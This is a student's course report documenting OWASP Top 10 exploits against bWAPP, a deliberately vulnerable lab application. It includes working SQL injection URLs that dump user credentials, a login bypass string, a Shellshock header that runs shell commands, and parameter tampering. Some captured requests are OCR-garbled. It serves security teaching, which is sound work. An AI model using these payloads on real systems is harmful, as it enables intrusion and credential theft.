## CS 456: PROJECT 2

## **OWASP Top 10 Vulnerabilities**

The vulnerable website that I experiment the OWASP vulnerabilities is the **bWAPP**. bWAPP is the buggy-web application and it can be exploited of different vulnerabilities present in it.

OWASP Top 10 vulnerabilities that I did exploit were all the 10. My exploits were successful for Injection as I did the SQL Injection(GET/Search) and verified the exploit with SQL Injection(Login Form/HERO). For Broken Authentication vulnerability, I was successful in exploiting the Insecure Login Forms. For the sensitive data exposure vulnerability, I exploited the Base 64 Encoding, HTML5 Web Storage(Secret), Clear Text HTTP Credentials, Text Files (Accounts). For Broken Access Control, I did exploit the Restricted folder access. For Security Misconfigurations vulnerability, I exploited Cross-Origin Resource Sharing(AJAX) successfully in bWAPP. For successfully exploiting the Cross Site Scripting (XSS), I hacked the XSS-Reflected(AJAX/JSON) present in bWAPP. Also, I was successful in exploiting the XML External Entities (XXE). For using Components with known vulnerabilities, I exploited the Shellshock vulnerability(CGI). Also, I did exploit the log files present to expose the Insufficient logging and monitoring vulnerability. I tried to exploit the Insecure Deserialization using Insecure DOR(Change Secret) and was successful, but skeptical whether this is the right exploit or not.

# i. Injection

## SQL INJECTION [2],[3]

1. http://192.168.224.128/bWAPP/sqli\_1.php?title=1%27%20order%20by%201--%20-



http://192.168.224.128/bWAPP/sqli\_1.php?title=1' order by 1---

2. <a href="http://192.168.224.128/bWAPP/sqli\_1.php?title=1%27%20order%20by%208--%20-">http://192.168.224.128/bWAPP/sqli\_1.php?title=1%27%20order%20by%208--%20-</a>

http://192.168.224.128/bWAPP/sqli 1.php?title=1' order by 8---

Error: Unknown column '8' in 'order clause' indicates that only 7 (as for 7 it yielded; no movies were found!) are present.



3. <a href="http://192.168.224.128/bWAPP/sqli">http://192.168.224.128/bWAPP/sqli</a> 1.php?title=1%27%20union%20select%201,2,3,4,5,6,7 --%20-

http://192.168.224.128/bWAPP/sqli\_1.php?title=1' union select 1,2,3,4,5,6,7---

earch for a movie:		Search		
Title	Release	Character	Genre	IMDb
2	3	5	4	Link

#### 4. Database

http://192.168.224.128/bWAPP/sqli\_1.php?title=1%27%20union%20select%201,2,3,4,database (),6,7--%20-

http://192.168.224.128/bWAPP/sqli\_1.php?title=1' union select 1,2,3,4,database(),6,7---



### 5. Version

http://192.168.224.128/bWAPP/sqli\_1.php?title=1%27%20union%20select%201,2,3,4,version(), 6,7--%20-


http://192.168.224.128/bWAPP/sqli\_1.php?title=1' union select 1,2,3,4,version(),6,7---

Search for a movie:	for a movie:		Search		
Title	Release	Character	Genre	IMDb	
2	3	5.0.96-0ubuntu3	4	Link	

### 6. Tables

http://192.168.224.128/bWAPP/sqli 1.php?title=1%27%20union%20select%201,2,3,4,table na me,6,7%20from%20information schema.tables--%20-

http://192.168.224.128/bWAPP/sqli\_1.php?title=1' union select 1,2,3,4,table\_name,6,7 from information\_schema.tables-- -



 http://192.168.224.128/bWAPP/sqli\_1.php?title=1%27%20union%20select%201,2,3,4,table name,6,7%20from%20information\_schema.tables%20where%20table\_schema=database() %20--%20-

http://192.168.224.128/bWAPP/sqli\_1.php?title=1' union select 1,2,3,4,table\_name,6,7 from information\_schema.tables where table\_schema=database()-- -



8. <a href="http://192.168.224.128/bWAPP/sqli">http://192.168.224.128/bWAPP/sqli</a> 1.php?title=1%27%20union%20select%201,2,3,4,group concat(table\_name),6,7%20from%20information\_schema.tables%20where%20table\_schema=database()%20--%20-

http://192.168.224.128/bWAPP/sqli\_1.php?title=1' union select 1,2,3,4,group\_concat(table\_name),6,7 from information\_schema.tables where table\_schema=database()-- -



9. <a href="http://192.168.224.128/bWAPP/sqli\_1.php?title=1%27%20union%20select%201,2,3,4,group-concat(column\_name),6,7%20from%20information\_schema.columns%20where%20table\_name=%22users%22%20--%20-

http://192.168.224.128/bWAPP/sqli\_1.php?title=1' union select 1,2,3,4,group\_concat(column\_name),6,7 from information\_schema.tables where table\_name="users"-- -



10. <a href="http://192.168.224.128/bWAPP/sqli\_1.php?title=1%27%20union%20select%201,2,3,4,groupconcat(login,password),6,7%20from%20users--%20-">http://192.168.224.128/bWAPP/sqli\_1.php?title=1%27%20union%20select%201,2,3,4,groupconcat(login,password),6,7%20from%20users--%20-</a>

http://192.168.224.128/bWAPP/sqli\_1.php?title=1' union select 1,2,3,4,group\_concat(login,password),6,7 from users-- -



11. <a href="http://192.168.224.128/bWAPP/sqli\_1.php?title=1%27%20union%20select%201,2,3,4,group\_concat(login,0x3a,password),6,7%20from%20users--%20-</a>

http://192.168.224.128/bWAPP/sqli\_1.php?title=1' union select 1,2,3,4,group\_concat(login,0x3a,password),6,7 from users-- -



http://192.168.224.128/bWAPP/sqli\_1.php?title=1' union select 1,2,3,4,group\_concat(login,0x3a,password),6,7 from heroes---



SQL INJECTION from heroes using the above credentials revealed the secret which was hashed in users.


/ SQL Injection (Login Form/Hero)/
Enter your 'superhero' credentials.
Login:
Password:
Login
Welcome Alice, how are you today?
Your secret: There's A Cure!

## ii. Broken Authentication

1. Login: 1'or'1'='1


Password: 1'or'1'='1

Authentication fails. Invalid credentials!



### View source code:

### Type in the given login and password



### Successful login!

The credentials are visible in the page source making it vulnerable.


### **Broken Auth. - Logout Management**

Click the message to logout!

### User logs out.




If the attacker presses the back button, it again goes back to the previous page which was supposed to be logged out.



# **Session Mgmt. - Administrative Portals**

http://192.168.224.128/bWAPP/smgmt\_admin\_portal.php?admin=0



to

http://192.168.224.128/bWAPP/smgmt\_admin\_portal.php?admin=1



## iii. Sensitive data exposure [4]

Using this vulnerability, I was successful in exploiting the encoded secret and revealing it across the below mentioned vulnerabilities for Sensitive data exposure.

### 1. Base64 Encoding







As we can see, the secret is visible and it is decoded from Base64 and we got 'Any bugs?' as output.



### 2. HTML5 Web Storage (Secret)

# / HTML5 Web Storage (Secret) / Your login name and secret have been stored as HTML5 web storage! HINT: try to grab it using XSS...

```
HTTP/1.1 200 0K

Date: Wed, 10 Nev 2020 09:16:23 GMT

Server: Apache/2.2.0 (Uburtu) DAV/2 mod_fastcgi/2.4.6 PMP/5.2.4-2ubuntuS with Suhosin-Patch mod_ssl/2.2.0 OpenSSL/0.9.0g

XPPowered-By: PMP/5.2.4-2ubuntuS

Expires: Thu, 19 Nov 1901 00:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Pragma: no-cache

Connection: close

Content-Type: teste/html

Content-Length: 12000

<!!DOCTIVE html>

<html>

<html>

<html>

<html>

<in-<li>clink rel="stylesheet" type="test/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">->
clink rel="stylesheet" type="test/css" href="stylesheets/tylesheet.css" media="screen"/>
clink rel="stylesheet" type="test/css" href="stylesheets/tylesheet.css" media="screen"/>
clink rel="shortent icon" href="images/favicon.ico" type="image/favicon.ico" type="image/favicon.ico" type="image/favicon.ico" type="image/favicon.ico" type="image/favicon.ico" type="image/favicon.ico"

<!--<script ssc="//html5shiv.googlecode.com/svn/trunk/html5.js"></tscript>->
</scripts ssc="/s/html5.js"></tscript>
</tscript>

if(typeof(Storage) !== "undefined")
{
    localStorage.login = "bee";
    localStorage.secret = "Any hugs?";
    localStorage.secret = "Any hugs?";
    localStorage.secret = "Any hugs?";
}
else
{
    alert("Sorry, your browser does not support web storage...");
}
```

The local storage revealed the login and the secret too.


### 3. Clear Text HTTP Credentials

With port forwarding enabled in burp suite and the browser network settings, the login and password are visible in burp suite.

```
1 POST /bWAPP/insuff_transp_layer_protect_1.php HTTP/1.1
2 Hose: 185.160.274.120
2 User-Agent: Mesilla/5.0 (Windows HT 10.0; Wind4; x64; xv:02.0) Gecke/20100101 Firefex/02.0
4 Accept: text/Atml.application/xhtml*xml.application/xml;q=0.5, image/webp,*/*;q=0.0
5 Accept-Encoding: gsip, deflate
6 Content-Type: application/x=www=form=urlencoded
7 Content-Length: 24
8 Origin: http://125.160.224.120
9 Origin: http://125.160.224.120/bWAPP/insuff_transp_layer_protect_1.php
12 Cookie: PHPSESSID=ccd44ubcd0890045f2861decfc655fe; security_level=0; secret=QWS5IGJIZH62F
10 Upgrade-Insecure-Reguests: 1
10 10 pin=becfpassword=buggform=submit
```

### 4. Text Files (Accounts)

I typed in some random username and password and clicked on insert. Then it stated that the account was added! The download option for the file showed the data of the previous accounts as well.



## iv. Security Misconfigurations

Revealing secrets with corss-origin resource sharing shows that the secrets can be exploited if a website is vulnerable.

### Cross-origin resource sharing (AJAX) [5]:

In security misconfigurations, I am checking for the cross-origin resource sharing (AJAX). Here, after clicking on Neo's secret it shows the secret.





Neo's secret: Oh why didn't I took that BLACK pill?


In the response, we can see that the access control allow origin is \*, stating that it gives access to the user to access Neo's secret from anywhere.




### v. Broken Access Control

In Restricted Folder Access, we were not able to access movies if the user logged out, but we were successful in accessing the movies from the documents folder indicating that the access control is broken.

### Restricted Folder Access





If we try to access the restrict\_folder\_access.php after logout then it redirects to the login page. Thus, we cannot access the folder from here. But, the movies show documents folder, if we try to access that we get the restricted directory where we can explore all the files.



# vi. Cross Site Scripting (XSS)


## XSS-Reflected (AJAX/JSON) [6]

Here, the data is stored in AJAX, we can exploit the vulnerability with JavaScript code.

Using HTML Code, I bolded the movie name.



Using the JavaScript code, I typed in the code for displaying an alert message.



### vii. Insecure Deserialization

<u>Insecure DOR (Change Secret)</u>



Change the Secret and the login credentials appear in the Burp Suite as well. (login=bee)

```
POST /bWAPP/insecure_direct_object_ref_1.php MTTP/1.1

Host: 192.168.224.128

User-Agent: Mosilla/5.0 (Windows WT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gsip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 32

Origin: http://192.168.224.128

Connection: close

Referer: http://192.168.224.128/bWAPP/insecure_direct_object_ref_1.php

Cookie: security_level=0; PHPSESSID=0lbc3lf4085a3617ce69lca36379cdef

Upgrade-Insecure-Requests: 1

secret=5&login=bee&action=change
```

Now, change the login and click forward and turn off intercept in burp suite.



It automatically shows that the secret has been changed successfully.




Even though we added secret for login=bee, after changing the login, we could easily change its secret too.

I assumed that as the IDOR refers to the Insecure Direct Object References, trying to access the objects directly. As there is manipulation in objects, I thought it to be Insecure Deserialization.

## viii. Using Components with known vulnerabilities

Shellshock Vulnerability(CGI) [7]

Changing the referrer and using BASH code helped in exploiting this.



In the request, I changed the referrer and checked in the response.

For the first trial,

Request=Referrer: () { :;}; echo "bWAPP:" \$(/bin/sh -c "expr 1 + 1")

Response= bWAPP: 2




For the second example, I tried,


Request: Referer: () { :;}; echo "Vulnerable bWAPP:"

Response: Vulnerable bWAPP:

### ix. XML External Entities (XXE) [8]

With the XXE, I was able to check out the vulnerabilities where I could access key/important files from the browser. I was successful in accessing the robots.txt and the passwd file present. The key concept of XXE is to exploit the vulnerabilities with XML code and being able to access the passwords or important files as ENTITY in an XML format using DOCTYPE.





### x. Insufficient logging and monitoring [9]

Insufficient logging and monitoring occur when the logs are not accurate and may miss a few points here and there. They can miss timestamps that happens and can miss multiple login accountability. This happens with bWAPP too.

The main errors present are the access logs and the error logs in the var/log/apache2 folder. I explored these two files and while accessing the error.log file, I noticed that there is no mention that there is an error in the syntax, but it is giving that that the server name does not match. It is not very clear on what is going wrong and what error it produces. It just gives the error message that it does not exist and that's it.

```
[Wed Nov 18 11:10:02 2020] [notice] oracetul restart requested, doing restart root@bee-box://war/log/apache2# sudo tail error.log
[Thu Nov 19 20:39:49 2020] [error] [client 127.0.0.1] File does not exist: //var/www/favicon.ico
[Thu Nov 19 20:39:54 2020] [error] [client 127.0.0.1] File does not exist: //var/www/favicon.ico
[Thu Nov 19 20:39:54 2020] [error] [client 127.0.0.1] File does not exist: //var/www/favicon.ico
[Thu Nov 19 21:31:41 2020] [error] [client 127.0.0.1] File does not exist: //var/www/favicon.ico
[Thu Nov 19 21:32:04 2020] [error] [client 192.168.224.1] File does not exist: //var/www/favicon.ico
[Thu Nov 19 21:53:20:00] [error] [client 192.168.224.1] File does not exist: //var/www/favicon.ico, referer: http://192.168.224.128/bWAPP/xxe-2.php
[Thu Nov 19 21:58:24 2020] [notice] caught SIGWINCH, shutting down gracefully
[Fri Nov 20 15:58:53 2020] [warn] RSA server certificate CommonName (CN) 'bee-box.bwapp.local' does NOT match server name!?
[Fri Nov 20 15:58:53 2020] [warn] RSA server certificate CommonName (CN) 'bee-box.bwapp.local' does NOT match server name!?
[Fri Nov 20 15:58:53 2020] [warn] RSA server certificate CommonName (CN) 'bee-box.bwapp.local' does NOT match server name!?
[Fri Nov 20 15:58:53 2020] [motice] Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcg1/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g configured -- resuming normal operations
[contident of the province of t
```

```
root@bee-box:/var/log/apache2# sudo tail access.log
127.0.0.1 - - [20/Nov/2020:16:00:01 -0700] "GET /bWAPP/images/sb_1.jpg HTTP/1.1" 304 - "http://localhost/bWAPP/stylesheets/stylesheet.css" "Mozilla/5.0 (X1; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [20/Nov/2020:16:00:01 -0700] "GET /bWAPP/fonts/architectsdaughter.ttf HTTP/1.1" 304 - "http://localhost/bWAPP/stylesheets/stylesheet.css" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [20/Nov/2020:16:15:16 -0700] "POST /bWAPP/login.php HTTP/1.1" 302 - "http://localhost/bWAPP/login.php" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [20/Nov/2020:16:15:16 -0700] "GET /bWAPP/portal.php HTTP/1.1" 200 23369 "http://localhost/bWAPP/login.php" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [20/Nov/2020:16:15:33 -0700] "POST /bWAPP/portal.php HTTP/1.1" 302 - "http://localhost/bWAPP/portal.php" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [20/Nov/2020:16:15:34 -0700] "GET /bWAPP/sqti l.php HTTP/1.1" 200 13472 "http://localhost/bWAPP/portal.php" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [20/Nov/2020:16:15:34 -0700] "GET /bWAPP/sqti l.php?title=1&action=search HTTP/1.1" 200 13493 "http://localhost/bWAPP/sqti_l.php" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [20/Nov/2020:16:15:47 -0700] "GET /bWAPP/sqti l.php?title=1&action=search HTTP/1.1" 200 13493 "http://localhost/bWAPP/sqti_l.php?title=1&action=search "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.1 - [20/Nov/2020:16:15:47 -0700] "GET /bWAPP/sqti l.php?title=1%27&act
```

The monitoring of access.log is quite different. It is showing the url where we would want to perform but I hardly suppose it will explore any vulnerabilities that were exposed.

With enough monitoring, we expect that the log files detect the vulnerabilities and expose them. But it is not happening with either of the log files. There are system log files and other kinds in /var/logs as well.

### References:

- [1]. https://sucuri.net/guides/owasp-top-10-security-vulnerabilities-2020/
- [2]. http://itsecgames.blogspot.com/2013/01/bwapp-released-today.html
- [3]. https://www.mmebvba.com/sites/default/files/downloads/bWAPP intro.pdf
- [4]. https://www.ethikers.com/2019/12/sensitive-data-exposure-owasp-top-10.html
- [5]. https://www.youtube.com/watch?v=O\_ONiJi-pwI&t=370s
- [6]. https://medium.com/@hackbotone/cross-site-scripting-reflected-ajax-json-b280c1777e88

- $[7].\ https://dunnesec.wordpress.com/2014/10/01/shockshell-bwapp/$
- [8]. https://www.synack.com/blog/a-deep-dive-into-xxe-injection/
- [9]. https://kratoslab.com/insufficient-logging-and-monitoring/